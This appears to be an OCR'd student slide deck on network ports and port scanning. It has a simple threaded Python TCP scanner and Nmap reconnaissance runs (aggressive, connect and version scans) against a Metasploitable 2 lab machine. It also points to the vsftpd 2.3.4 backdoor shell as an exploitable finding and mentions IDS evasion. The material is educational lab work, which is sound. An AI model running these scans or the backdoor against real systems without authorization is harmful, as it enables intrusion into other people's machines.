

PoRT -ScANniNG
Beware of your open ports
-Harsh Choudhary

What are Ports?




Ports:- These are the virtual points, much of as a **logical end point** where ultimate network communication starts and terminates. Two application processes communicating over the network must know each other's port to be able to ultimately able to exchange information and data, as each process is designated a specific port.
(Electrical ports are different, they refer to physical points, however networking ports are just logical endpoints)

Typically, in the Internet networking, we can have 16 bit for port numbers as an agreed upon standard, thus, the port numbers range from 0-65535.

A typical client- server network example


- Client Process is the one that initiates the connection.
- Server process is one that keeps listening for incoming requests from client process.
- But listening where???




Ports enable transport layer to extend network layer host to host delivery to a process to process delivery system using **transport layer multiplexing and demultiplexing.**

- Server process keeps listening for new requests from the client process. In order for the client process to connect to specific process on the server, the server's IP address is not simply enough, as the server may be running multiple processes concurrently.
- Thus, each process on the machine runs on a specific port that's assigned to the process by the Operating system, or the process itself can bind itself to a chosen port which then is reserved for that particular process by the Operating system.
- Since the client system must know the specific port that the server process is running upon to initiate the connection, the servers agree upon some well known port numbers, and this is well accepted and agreed upon. The servers thus use "bind" option to bind their processes to fixed ports that the clients would use for connecting to the server.
- However, clients typically don't need to bind as the server knows the port on which client process is running by the first segment that server receives from the client, and uses it to carry on the communication.

What about PeEr To pEer Networks


a. Client-server architecture


b. Peer-to-peer architecture

Client Process is not equal to Client machine.
Server Process is not the server machine.

Client Server Process ≠ Client Server architecture

Port Scanning

Also Called

scanning....

01 **Server processes listen on some open ports.**

02 **These open ports can be determined using port scanners**

03 **Port to process mapping can be done then.**

Port Scanners

A basic program that sends packets to a host with given IP on its several ports and confirms the one's those respond as open ports.

Nmap port scanner

A public domain and most popular port scanning tool with most sophisticated scanning .


Types of port scanning with nmap

Several types of port scanning options provided by nmap is discussed here

Breaking into a vulnerable host


We'll try to break into the victim system metasploitable 2, by exploiting a vulnerability found.

- a simple code




What are Port Scanners?

- Port scanners are basic programs, that have the functionality to detect open ports on a specified address.
- They are simple lines of code that will do something fairly simple,
  - ➢ But can be customised to carry on additional examinations and functionalities also.
- We have written a simple port scanner to get you started with the idea.




A simple Port Scanner code

```
def port_scan(port):
        #for all i's port numbers we have to create the socket connection
        #for now default option is TCP
        client_socket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        try:
                client_socket.settimeout(3)     #waits for 3s at max to receive response from any port, else
                con=client_socket.connect_ex((target_ip,port))  #i=port no. currently being scannned
                if(con==0):
                        print("Port no. ",port," is open [tcp]")
        except 'connectionRefusedError':
                client_socket.close()
                return
        #IMPORTANT: s.connect((ip,port)) simply terminates the program if connection failed, so use the vari
        #clinetsocket.connect_ex() returns 0 if connection was successful and 1 otherwise

        client_socket.close()
```



```
time_start=time.time()

for i in range(start_port,end_port+1):
        thread=threading.Thread(target=port_scan, args=(i,))
        thread.start()


time.sleep(3.5)     #set it equal to the max time out value for sockets else time usage statistics printed even before the outputs
time_end=time.time()

print("Total time elapsed is ",time_end-time_start," seconds")
```


Note the heart and soul of our program



What the code does?

- We saw how we can create TCP client sockets, and connect to TCP server, which is listening for connection requests on a known port.
- Here, we are an attacker and want to find out what all ports are open, so we typically don't know any specific ports.
- Thus, try all the ports, from as specified by user, or by default, to scan for well known ports, we select to scan all ports from 1-1000.
- We basically create TCP connection from our port scanner file and repeat it for all ports in range [start port,end port].


```
for i in range(start_port,end_port+1):
        thread=threading.Thread(target=port_scan, args=(i,))
        thread.start()
```



What the code does?

- Note that we enclose the connection socket creation attempt in try-except block.
  - As we don't want to stop the scan once some connection fails. So that is taken care by the except block.
- If we are able to connect, we print the message on the attacker's machine that "this" port number is open and listening for TCP requests.
  - Otherwise, catch the connection as return smoothly.

```
def port_scan(port):

        client_socket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        try:
                client_socket.settimeout(3)
                con=client_socket.connect_ex((target_ip,port))
                if(con==0):
                        print("Port no. ",port," is open [tcp]")
        except 'connectionRefusedError':
                client_socket.close()
                return

        client_socket.close()
```




Some cautionary steps:-

- Notice that we have used a different function than that used in lab, for creating the connection.

```
con=client_socket.connect_ex((target_ip,port))
```

This is because <obj>.connect((ip,port)) simply terminates the program if connection failed, so use the variant connection_ex.


<obj>.connect_ex() returns 0 if connection was successful and 1 otherwise.



Some cautionary steps:-

- If the port is not open, we would never get a response back and shall keep waiting.
  - We would instead be interested in moving forward to next port and not keep waiting for this one.
  - Round Trip time comes to rescue. For TCP, the default RTT is typically 3s, so only wait for 3s per port.


```
client_socket.settimeout(3)
```



Some cautionary steps:-

- Waiting for 3s per port, and so overall time to scan 1000 ports will be 3000s = 3000/60 =50 minutes or roughly 1 hr.
- This is not how the port scanners work, and the results are not too slow.
  - REMEDY: Use threading to scan ports parallely ;-).

```
for i in range(start_port,end_port+1):
        thread=threading.Thread(target=port_scan, args=(i,))
        thread.start()
```




Results of the scans

If the format is incorrect, usage details are printed

```
G:\harshcomputerproject2020\CS212\group project 2023>python port_scanner_harsh.py
['port_scanner_harsh.py']
Warning: Target ip address missing!
Error: Invalid format!
Format: python3 port_scanner_harsh.py <ip_address_target> [start_port_no] [end_port_no]
```

Otherwise, the scan is carried and the results are displayed.

```
G:\harshcomputerproject2020\CS212\group project 2023>python port_scanner_harsh.py 10.196.10.64
['port_scanner_harsh.py', '10.196.10.64']
***************Python simple PoRt ScAnNiNg tool*******************
Scanning  10.196.10.64  from port no.  1  to port no.  1024
Port no.  110  is open [tcp]
Port no.  135  is open [tcp]
Port no.  139  is open [tcp]
Port no.  445  is open [tcp]
Total time elapsed is  4.181716442108154  seconds
```




Is it all.....

Beware that this code is not at all robust with respect to actual scenario. This is because there is literally no count on the max no. of open threads, and large values of port to scan will overwhelm the attacker's processor itself.


In real word, a FIFO queue is maintained to take care of this issue.

Otherwise, the attacker is attacked by too many open threads and his system halts.

Nmap- Network Mapper




The popular port Scanning tool used in real world!




What is Nmap?

- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. [-Wikipedia]

- That is what we just did with our port scanner, so how is nmap better?





Nmap vs. simple port scanner

```
┌──(harsh㉿kali)-[~/Desktop/CS212 ]
└─$ python3 port_scanner_harsh.py 10.196.7.234 1 1000
['port_scanner_harsh.py', '10.196.7.234', '1', '1000']
***************Python simple PoRt ScAnNiNg tool*****************
Scanning  10.196.7.234  from port no.  1  to port no.  1000
Port no.  110  is open [tcp]
Port no.  135  is open [tcp]
Port no.  139  is open [tcp]
Port no.  445  is open [tcp]
Total time elapsed is  0.7689189910888672
```

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap 10.196.7.234
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-26 22:54 CST
Nmap scan report for 10.196.7.234
Host is up (0.0055s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 5.16 seconds
```

Our port scanner- at its most advanced level

Nmap- at its most basic level

Why use Nmap?

Following are the features of nmap:-

- **Host discovery**
  - We can literally scan an entire set of IP range using nmap, so to make it efficient, nmap uses host discovery and only those that are active are scanned for open ports. The scanning of a shutdown port is technically meaningless.
- **Scan techniques**
  - A list of scan techniques we shall see further.
- **Service or version detection**
  - Tells not only the ports but also the services running on them as well as the version.

Why use Nmap?

Following are the features of nmap:-

- **Script scan**
  - Pre written Nmap scripts can be run along with a port scan to launch an advanced version detection, by using already stored information in nmap databases.
- **OS detection**
  - Done via TCP/IP stack fingerprinting.
- **Evasion and spoofing**
  - Provides various IDS evasion features, which lets up bypass firewalls etc.

Are these scans true?

Let's verify it:-

```
import socket
mainsocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
host='10.196.7.234'
port=58745

mainsocket.bind((host,port))
print("Server started")
mainsocket.listen(1)
connectionsocket,addr=mainsocket.accept()
connectionsocket.send("Enter your name:".encode('utf-8'))
name=connectionsocket.recv(1024).decode()
print("Active connection session with ",name)
```

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap 10.196.7.234 -sT -p 58745
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 06:07 CST
Nmap scan report for 10.196.7.234
Host is up (0.0010s latency).

PORT      STATE SERVICE
58745/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

What can we do with Nmap

With nmap, we can:-

- First select the target, i.e. the system whose information we wish to extract
- We can even scan the entire IP range
- Finds the open ports on the system(s) of given IP(s)
- Also check the name of the services running on those open ports.
- Also find out the version of the services running
- Also find the out the version of OS (Grabbing OS)
- There has to be some way adapted to bypass the IDS(Intrusion Detection System) that somehow prevents us from sending packets from NMAP. So we select from a large set of scan techniques and find out the correct scan.

More about states of ports


Following are the division among ports on basis of states:-

- **Open**: The ports that wait for connection requests and thus actively respond to packets sent by nmap are categorised as open.
- **Closed**: Ports on the target that actively responds to a probe but doesn't has any service running. They are often found on systems that have no firewall to filter incoming traffic
- **Filtered**: The ports protected by firewall and hence nmap can't determine if the port is open or not.
- **Unfiltered**: The ports that nmap can access yet can't determine if its open or not are categorised as unfiltered.
- Have further as "**open/filtered**" and "**closed/filtered**" which convey their meaning themselves.

Nmap and Zenmap

Zenmap is just a GUI version of Nmap. Both nmap and zenmap are programs that work by sending packets to target host and analyzing the host's response thereof.

Nmap offers a command line interface and we shall use nmap henceforth.



Pic credit: https://static.javatpoint.com/tutorial/ethical-hacking/images/zenmap6.png

Metasploitable2

Our vulnerable victim machine has the following ip addresses info, and we will be launching our attacks over this machine.

To login, default id and password are "msfadmin"

Ip address: 192.168.56.102

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:24:f6:27
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe24:f627/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1435 (1.4 KB)  TX bytes:3924 (3.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21621 (21.1 KB)  TX bytes:21621 (21.1 KB)

msfadmin@metasploitable:~$
```

Different types of scans

With Nmap, we can basically carry out a set of scan techniques to bypass any IDS and gather information about the host…

However, we will touch upon only interesting ones.

Don’t forget to give the sudo access.


Nmap scan on single target

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -A 192.168.56.102 -v
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 05:41 CST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:41
Completed NSE at 05:41, 0.00s elapsed
Initiating NSE at 05:41
Completed NSE at 05:41, 0.00s elapsed
Initiating NSE at 05:41
Completed NSE at 05:41, 0.00s elapsed
Initiating Ping Scan at 05:41
Scanning 192.168.56.102 [4 ports]
```

-A: for aggressive scanning, that enables OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute (--traceroute).

-v: for verbosity, so that we can see what all is going while scan is in progress.

Nmap scan on single target



Aggressive scan usually takes more time as it does a lot of things.
Also, it's use is deprecated as it is mostly detected and blocked by IDS.

Press "enter" at any time to see the fraction of scan completed till then.....

Nmap TCP scan

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -v -sT 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 05:47 CST
Initiating Ping Scan at 05:47
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 05:47, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:47
Stats: 0:00:10 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Completed Parallel DNS resolution of 1 host. at 05:47, 13.13s elapsed
Initiating Connect Scan at 05:47
Scanning 192.168.56.102 [1000 ports]
Discovered open port 110/tcp on 192.168.56.102
Discovered open port 5900/tcp on 192.168.56.102
Discovered open port 23/tcp on 192.168.56.102
Discovered open port 25/tcp on 192.168.56.102
Discovered open port 139/tcp on 192.168.56.102
Discovered open port 445/tcp on 192.168.56.102
```

Exploits TCP syn, syn-ack, and ack three way handshake.

This is fairly what our port scanner was using.

$ nmap -sT <target_ip>


```
File  Actions  Edit  View  Help
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
```

Nmap TCP scan

Result is shown on the left. As can be seen, the victim machine is very vulnerable and is listening on many open ports.

Nmap version detection scan

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -v -sV -sT 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 05:49 CST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 05:49
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 05:49, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:49
Completed Parallel DNS resolution of 1 host. at 05:49, 13.03s elapsed
Initiating Connect Scan at 05:49
Scanning 192.168.56.102 [1000 ports]
Discovered open port 111/tcp on 192.168.56.102
Discovered open port 21/tcp on 192.168.56.102
Discovered open port 22/tcp on 192.168.56.102
Discovered open port 5900/tcp on 192.168.56.102
Discovered open port 23/tcp on 192.168.56.102
Discovered open port 25/tcp on 192.168.56.102
Discovered open port 139/tcp on 192.168.56.102
```

Along with reporting the services running on the open ports, nmap also reports the version of that service that is running. This can be used to exploit known vulnerabilities for that version

$ nmap -sV <target_ip>

Nmap version detection scan

root@kali: /home/harsh

File Actions Edit View Help

```
Not shown: 976 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
110/tcp  open  pop3?
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

Notice for example the version of ftp service running on the target. It is vsftpd 2.3.4 whose vulnerabilities are known and disclosed in 2011 only. As metasploitable is designed to learn attacks, it runs such old versions.

Nmap version detection scan- uses

Vsftpd Project » Vsftpd » 2.3.4 * * * : Security Vulnerabilities

Cpe Name:*cpe:2.3:a:vsftpd_project:vsftpd:2.3.4:*:*:*:*:*:*:**

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.
1	CVE-2011-2523	78			2019-11-27	2021-04-12	10.0	None	Remote	Low	Not required	Complete	Complete

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Total number of vulnerabilities : 1 Page : 1 (This Page)

Reference:
